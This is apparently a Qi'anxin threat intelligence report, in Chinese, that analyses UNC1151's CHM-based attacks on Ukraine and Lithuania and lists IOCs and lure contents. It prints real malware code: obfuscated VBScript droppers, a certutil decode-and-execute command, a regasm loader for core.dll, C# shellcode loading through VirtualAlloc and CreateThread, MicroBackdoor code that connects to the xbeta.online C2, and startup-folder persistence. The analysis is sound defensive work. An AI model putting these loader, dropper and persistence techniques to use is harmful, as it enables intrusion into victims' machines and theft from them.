奇安信威胁情报中心


背景

UNC1151是疑似具有东欧国家背景的APT团伙，该APT组织与“Ghostwriter”攻击活动相关。2020年，国外安全厂商Mandiant（前身为FireEye）披露“Ghostwriter”攻击活动[1]。该活动至少自 2017 年 3 月开始，行动主要针对立陶宛、拉脱维亚和波兰等国，攻击者在这些国家散播具有反北约组织（NATO）立场观点的内容，攻击者通常借助网站入侵和伪造电子邮件账号传播虚假内容，伪造的内容还包括来自军方官员的虚假信件。此后，Mandiant观察到UNC1151组织发起与“Ghostwriter”相似的攻击活动，攻击活动涉及波兰官员和德国政客，Mandiant认为UNC1151组织为一个新的APT组织[2]。2021年11月，Mandiant发布报告将该组织归属于东欧某国政府[3]。

2022年2月，俄乌冲突爆发后，乌克兰计算机应急响应小组（CERT-UA）和乌克兰国家特殊通讯和信息保护局（SSSCIP Ukraine）发布钓鱼邮件警报，警报涉及 UNC1151针对乌克兰武装部队成员的私人电子邮件账户的广泛网络钓鱼活动。3月1日，Proofpoint披露攻击者利用疑似被窃取的乌克兰军队人员邮箱，向参与管理逃离乌克兰的难民后勤工作的欧洲政府人员发起钓鱼攻击[4]，攻击手法与UNC1151此前攻击活动相似。

概述

近日，奇安信威胁情报中心红雨滴团队在社交平台上发现有安全研究员发布一个针对乌克兰的攻击样本。



乌克兰CERT也于3月7日发布通告，将该攻击样本归属为UNC1151[5]。该样本使用的攻击手法与UNC1151之前被披露的攻击手法有些不同。经过深入挖掘，我们发现此类攻击样本至少从2021年9月开始出现，攻击目标涉及乌克兰、立陶宛等国，同时在早期样本中发现了与UNC1151历史攻击活动的相似之处。

样本信息

本次获取的初始样本为довідка.zip，“довідка”是乌克兰语“证书”的意思，压缩包内部为dovidka.chm，chm全称Compiled Help Manual，是微软新一代的帮助文件格式，利用HTML作源文，把帮助内容以类似数据

库的形式编译储存，也就是被编译并保存在一个压缩的HTML格式。当我们双击文件时，微软默认使用HTML帮助执行程序打开并显示相关内容。

诱饵内容为一张图片，图片顶部为乌克兰总统办公室，乌克兰内阁以及乌克兰安全的标志，标题翻译为中文为“我该怎么办？。图片中的具体内容为“有关战争的一些安全建议”。当我们打开此文件时会执行HTML代码，解压缩dovidka.chm得到内嵌的html代码。

样本分析

HTML

HTML中包含两段代码，一段为js代码，用于显示诱饵内容，另一段为vbs代码。vbs代码经过混淆，执行的功能主要为释放ignit.vbs并调用WScript.exe执行。

```
<!DOCTYPE html>
<html lang="en">
<head> <meta name=ProgId content=htafile>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" >
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="Message to add">
<style>
</style>
</head>
<body>
<hta:application id=x>
<script language="vbscript">

On Error Resume Next

function oollllol10(llll001111)
l1011001000o=split(llll001111," ")
for each ooolol1000 in l1011001000o
    for lllllollo=1 to len(ooolol1000)
        ool0ool10ol=ool0ool10ol+(mid(ooolol1000,len(ooolol1000)-lllllollo+ 1,1)*(2^(lllllollo-1)))
    next
    oollllol10=oollllol10 & chr(ool0ool10ol)
    ool0ool10ol=0
next
end function

olllollo101 = UnEscape("On%20Error%20Resume%20Next%20%0A%0D%0AfUnctIoN%20sWDTqcLuL%28zV7umKo7LilStc%29%0D%0ASwDTQclUL%3DsTrrEvE
l10o01o100o0 = oollllol10("01000011 00111010 01011100 01010101 01110011 01100101 01110010 01110011 01011100 01010000 01110101 0
Set l01oo01loo = CreateObject(oollllol10("01010011 01100011 01110010 01101001 01110000 01110100 01101001 01101110 01100111 0010
Set lllol0o0o = CreateObject(oollllol10("01010111 01010011 01100011 01110010 01101001 01110000 01110100 00101110 01010011 01101

if l01oo01loo.FileExists(oollllol10("01000011 00111010 01011100 01010101 01110011 01100101 01110010 01110011 01011100 01010000 (

With l01oo01loo.CreateTextFile(l10o01o100o0, 0, true)
    .WriteLine olllollo101
    .Close
End With
l01oo01loo.CreateFolder(oollllol10("01000011 00111010 01011100 01010101 01110011 01100101 01110010 01110011 01011100 01010000 0
lllol0o0o.Run l10o01o100o0, 0, true
l01oo01loo.DeleteFile(l10o01o100o0)
lllol0o0o.Run oollllol10("01110111 01110011 01100011 01110010 01101001 01110000 01110100 00101110 01100101 01111000 01100101 00

End If

</script>
<script language="javascript">
try { if (x.commandLine != "") {new ActiveXObject('WScript.Shell'); document.body.innerHTML='<img src="images/image.jpg" alt="">
catch(ex) { alert('Error!');document.body.innerHTML = ''; }
</script>
</body>
</html>
```

VBS

释放的ignit.vbs也经过混淆，主要执行三个函数，分别释放core.dll, desktop.ini, Windows Prefetch.lnk。

```
o8WhX4RPZL4Pil()    '调用1

suB o8wHX4RpZl4pil()
    Ffcax970 = w8i0oeGdABb()
    set znyJGGHiR = CReATeOBJeCt(SWdTqcLUl("TcejBOmetsyseliF.GnITpIRcs"))
    SET wGalv = ZnYJggHIr.CReateTextfilE(sWdTQClUl("lld.eroc\SEiRARbIL\cILbUp\srEsU\:c"), TrUE)
    wgAlV.WRItE FfcAx970
    WgAlV.cLoSe
END SUb
```


```
SoZW5Z()                ' 调用2

pRIvATE SUb sozw5Z()
    ZRCNBa6PmaGd = pHbKZ0()
        sET MbwFddXD = crEaTEoBjeCT(RJIQpiQx("tceJBomeTsYseLIF.GnItpIrcS"))
    sET SmBE16aNM = MbWFDDxd.CreATEtextFiLe(rJIqpIQx("ini.potksed\SetIROVAf\CILBup\srEsu\:C"), trUE)
    SmBE16aNm.wRiTE ZrcNBA6pmAgD
    sMBel6anM.cLose
ENd SUb
```

```
S7Oim6KSNs()        ' 调用3

pRivatE Sub S7Oim6ksnS()

    LMZ6UNir = NXIB0GD()
    irm8ImvcP = CREateObjeCT(DJ4SSD29E("LlEhs.TPIrCSW")).SpecialFolders(DJ4ssd29e("Putrats"))
    seT GiJYNsqd5UFGPY9d = cReatEOBjEcT(DJ4ssd29e("TceJBOMEtsYSelIf.GNiTpIRCs"))
    sEt VmVfzFdBZT = gijYNsQD5UfGpy9D.CReaTEteXtfILe(iRM8IMvCP & dJ4SSD29e("kNl.hcteferP swodniW\"), TRuE)
    ' aNhDcvknmnBR Fa2YKWsatHuBx
    vMvFzfdbZT.WrITe lMz6unIr
    vmVfzFdbZT.clOSE
ENd SUB
```

desktop.ini调用“C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe”加载core.dll

```
Set fso = CreateObject("Scripting.FileSystemObject")
execPath = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe  /U " & "C:\Users\Public\Libraries\core.dll"
Set shell = CreateObject("Wscript.Shell")
shell.run(execPath), 0, false
```

Windows Prefetch.lnk 用于持久化。



core.dll

core.dll为ConfuserEx加壳的C#程序，脱掉壳之后进行反编译得到代码，RegisterClass与UnRegisterClass 功能相同，实现数据的内存加载。

两个数组存储需要内存加载的数据。

```
{
    byte[] array = new byte[]
    {
        31,
        139,
        8,
        0,
        0,
        0,
        0,
        0,
        4,
        0,
        237,
```

```
byte[] array2 = new byte[]
{
    31,
    139,
    8,
    0,
    0,
    0,
    0,
    0,
    4,
    0,
    101,
```

将数组中的数据解压并写入分配的可执行内存中。

```
private static byte[] smethod_1(byte[] byte_0)
{
    byte[] result;
    using (GZipStream gzipStream = new GZipStream(new MemoryStream(byte_0), CompressionMode.Decompress))
    {
        byte[] buffer = new byte[4096];
        using (MemoryStream memoryStream = new MemoryStream())
        {
            int num;
            do
            {
                num = gzipStream.Read(buffer, 0, 4096);
                if (num > 0)
                {
                    memoryStream.Write(buffer, 0, num);
                }
            }
            while (num > 0);
            result = memoryStream.ToArray();
        }
    }
    return result;
```

```
array = Class5.smethod_1(array);
array2 = Class5.smethod_1(array2);
byte[] array3 = new byte[array2.Length + array.Length];
array2.CopyTo(array3, 0);
array.CopyTo(array3, array2.Length);
IntPtr intPtr = Class5.VirtualAlloc(IntPtr.Zero, (uint)array3.Length, 12288U, 64U);
Marshal.Copy(array3, 0, intPtr, array3.Length);
```

然后创建线程执行。

```
IntPtr intPtr2 = Class5.CreateThread(IntPtr.Zero, IntPtr.Zero, intPtr, (uint)(
  IntPtr.Zero);
if (intPtr2 != IntPtr.Zero)
{
    Class5.WaitForSingleObject(intPtr2, uint.MaxValue);
}
for (;;)
{
    Thread.Sleep(100000);
}
```

内存加载的代码主要分为两个部分，第一部分为dll loader,用于加载第二部分的dll，dll为开源的后门程序MicroBackdoor[6]。后门首先从conf段中获取到C2地址xbeta.online和端口（8443）并建立连接。

```
78 62 65 74 61 2E 6F 6E 6C 69 6E 65 00 00 00 00  xbeta.online....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
FB 20 2D 2D 2D 2D 2D 42 45 47 49 4E 20 43 45 52  û -----BEGIN CER
54 49 46 49 43 41 54 45 2D 2D 2D 2D 2D 0A 4D 49  TIFICATE-----.MI
```

端口

```
SOCKET s = RemoteConnectProxy(Address, Port);
if (s != INVALID_SOCKET)
{
    return s;
}

if ((s = socket(AF_INET, SOCK_STREAM, 0)) != INVALID_SOCKET)
{
    if (connect(s, (sockaddr *)&addr, sizeof(addr)) != SOCKET_ERROR)
    {
        // authenticate client
        if (RemoteAuth(s))
```

成功与服务器连接后获取服务器下发的指令并执行，指令包含获取本机信息，执行程序，反弹shell，上传下载文件等常规远控功能，值得一提的是与原版程序的指令相比，此样本添加了截屏的功能。

```
aExit           db 'exit',0
                align 4
aUpd            db 'upd',0
aUninst         db 'uninst',0
                align 10h
aExec           db 'exec',0
                align 4
aShell          db 'shell',0
                align 10h
aFlist          db 'flist',0
                align 4
aFget           db 'fget',0
                align 10h
aFput           db 'fput',0
                align 4
aScreenshot     db 'screenshot',0
```

关联分析

经过深入挖掘，我们发现其他三个同源样本，均为chm文件，样本信息如下：

-	-	-	-
MD5	**样本名称**	**针对国家**	**VT初次上传时间**
62b8db1d541775fba717fc76b2e89353	cert.chm	乌克兰	2022-01-31 10:11:02 UTC
f6b96b7f0dad624a60b02abe068de7bd	Isakymas_V-2701.chm	立陶宛	2021-12-27 14:13:52 UTC
98905083d8e1701731f998bcde4cea58	Operativna_informacia.chm	乌克兰	2021-09-13 09:53:42 UTC

与此次针对乌克兰的攻击样本一样，chm文件中的js代码加载显示诱饵内容，chm中的vbs代码释放后续vbs脚本并执行，诱饵内容分别如下。

样本cert.chm显示证书图片。

Сертифікат

OLEKSANDR

KAZMIRENKO

закінчив (ла) онлайн курс з базових заходів Кібербезпеки (Кібергігієна)
(назва навчального курсу)

загальне навантаження 6 год., з них онлайн - 6 год..


склав (ла) комплексний іспит

Заступник начальника Військового інституту телекомунікацій та інформатизації імені Героїв Крут з навчальної роботи
полковник
25 Червня 2021р.

Олексій СЛІКО

№ d77200250621

样本Isakymas_V-2701.chm显示的内容为立陶宛“对工人进行 COVID-19 强制筛查提出了新要求。”



Svarbi informacija!

Įvesti nauji reikalavimai dėl privalomo darbuotojų tikrinimo dėl COVID-19.

Lietuvos Respublikos sveikatos apsaugos ministras pasirašė 2021 m. Lapkričio 29 d. įsakymą Nr. V-2701 Dėl darbuotojų, kurie privalo pasitikrinti, ar neserga COVID-19 liga (koronaviruso infekcija), dėl kurios yra paskelbta valstybės lygio ekstremalioji situacija ir (ar) karantinas, sveikatos patikrinimų reikalavimų, kuriuo patvirtino:

1. Dokumentų sąrašą. Dokumentų, patvirtinančių, kad darbuotojas:

pasitikrino, ar neserga COVID-19 liga,

yra paskiepytas vakcina nuo COVID-19 ligos,

negali pasiskiepyti nuo COVID-19 ligos dėl medicininių kontraindikacijų,

yra persirgęs COVID-19 liga.

2. Kriterijų, kuriais vadovaujantis darbuotojams neatliekami sveikatos patikrinimai, ar neserga COVID-19 liga, sąrašą.

3. Abu sąrašai įsigaliojo nuo 2021 m. gruodžio 1 d.

Dėmesio! Peržiūrėjus kriterijus, nustatytus nuo 2021 m. gruodžio 1 d. išryškėjo skirtumai dėl testavimo (paspaudę nuorodą rasite: https://www.e-tar.lt/portal/lt/legalAct/b4391b80511411ec862fdcbc8b3e3e05/asr)

Kad nepažeistumėte įstatymų, rekomenduojame atidžiai susipažinti su naujais reikalavimais!

样本Operativna_informacia.chm诱饵内容为乌克兰与COVID-19相关的信息。

ОПЕРАТИВНА ІНФОРМАЦІЯ ПРО ПОШИРЕННЯ ТА ПРОФІЛАКТИКУ COVID-19

Міністерство охорони здоров'я України. Опубліковано 13 липня 2021 року

За даними Центру громадського здоров'я в Україні зафіксовано **3663** нові підтверджені випадки коронавірусної хвороби COVID-19 (з них дітей – 342, медпрацівників – 63).

Старт вакцинації від COVID-19 в Україні відбувся 24 лютого 2021 року. **Від початку кампанії проведено всього 10 234 210 щеплень.**

Основні показники	Значення
Кількість вакцинованих осіб від COVID-19 осіб (від початку кампанії):	**5722212**
отримали одну дозу, усього	5722210
отримали дві дози, усього	4512000


这几个样本攻击流程与前面分析的样本基本一致：chm文件执行释放的vbs脚本，再由vbs脚本释放作为Loader的dll，并通过在开机启动目录下创建链接文件实现持久化。释放的dll是经过Confuser加壳的C#文件，负责解密后门程序，并在内存中加载并执行后门。

在上面同源样本中，cert.chm与Operativna_informacia.chm释放的vbs脚本一样。并且值得注意的是，dll加载的后门并不限于在此次攻击样本中所观察到的Microbackdoor。在样本Isakymas_V-2701.chm中，攻击者使用的后门为Cobalt Strike的Beacon木马，这意味着攻击者有一套成熟的代码框架适配不同的后门程序，以生成最终的攻击样本。

在早期样本Operativna_informacia.chm里，chm包含的vbs代码还没有进行混淆处理，我们得以发现这批攻击样本与UNC1151此前攻击活动的相似之处。Vbs代码中有如下指令用于解码并执行释放的vbs脚本。

```
On Error Resume Next

droplet = "cmd /c certutil -decode C:\ProgramData\droplet C:\ProgramData\droplet.vbs &&
C:\ProgramData\droplet.vbs & timeout /t 3 && del /q C:\ProgramData\droplet.vbs C:\ProgramData\droplet"

Set fso = CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("WScript.Shell")

With fso.CreateTextFile("C:\ProgramData\droplet", 0, true)···
End With

shell.Run droplet, 0, true
```


而在此前Mandiant披露UNC1151针对乌克兰的一次攻击活动中[2]，也出现了基本一样的指令。



此外，这些攻击样本持久化所执行的指令也与之前的攻击活动相同，均是通过wscript执行vbs脚本，只是建立持久化的方式不同。样本Operativna_informacia.chm在开机启动目录下写入链接文件”Network access center.lnk”，链接文件的指令如下，其中desktop.ini实际上是vbs脚本。

```
C:\Windows\System32\wscript.exe /b /e:vbs "%appdata%\Microsoft\Windows\desktop.ini"
```

此前的攻击活动是在注册表中建立持久化，相关指令如下。




总结

APT组织攻击一直以来对于国家和企业来说都是一个巨大的网络安全威胁，通常由某些人员精心策划，针对特定的目标。出于商业或政治动机，针对特定组织或国家，并要求在长时间内保持高隐蔽性进行攻击。

奇安信红雨滴团队预测，未来会出现各种以俄乌热点问题为诱饵的恶意文件以及APT攻击。因此，奇安信红雨滴团队在此提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOCs

MD5

e34d6387d3ab063b0d926ac1fca8c4c4

2556a9e1d5e9874171f51620e5c5e09a

bd65d0d59f6127b28f0af8a7f2619588

a9dcaf1c709f96bc125c8d1262bac4b6

fb418bb5bd3e592651d0a4f9ae668962

d2a795af12e937eb8a89d470a96f15a5

62b8db1d541775fba717fc76b2e89353

308a239e5ae12e15d21dccb98a490e31

d7e5b7119f8b17a4aa4a3544eceaf8c4

75ca758eb0429fbcdb78d76566ad2ae7

cc859282c0541d0d1feb37c7d7a2a4cf

f6b96b7f0dad624a60b02abe068de7bd

023a858bd0fe922a7275653206ea2d17

98905083d8e1701731f998bcde4cea58

C2

xbeta[.]online

tvasahi[.]online

multilogin[.]online

参考链接

[1] https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/Ghostwriter-Influence-Campaign.pdf

[2] https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/unc1151-ghostwriter-update-report.pdf

[3] https://www.mandiant.com/resources/unc1151-linked-to-belarus-government

[4] https://www.proofpoint.com/us/blog/threat-insight/asylum-ambuscade-state-actor-uses-compromised-private-ukrainian-military-emails

[5] https://cert.gov.ua/article/37626

[6] https://github.com/Cr4sh/MicroBackdoor
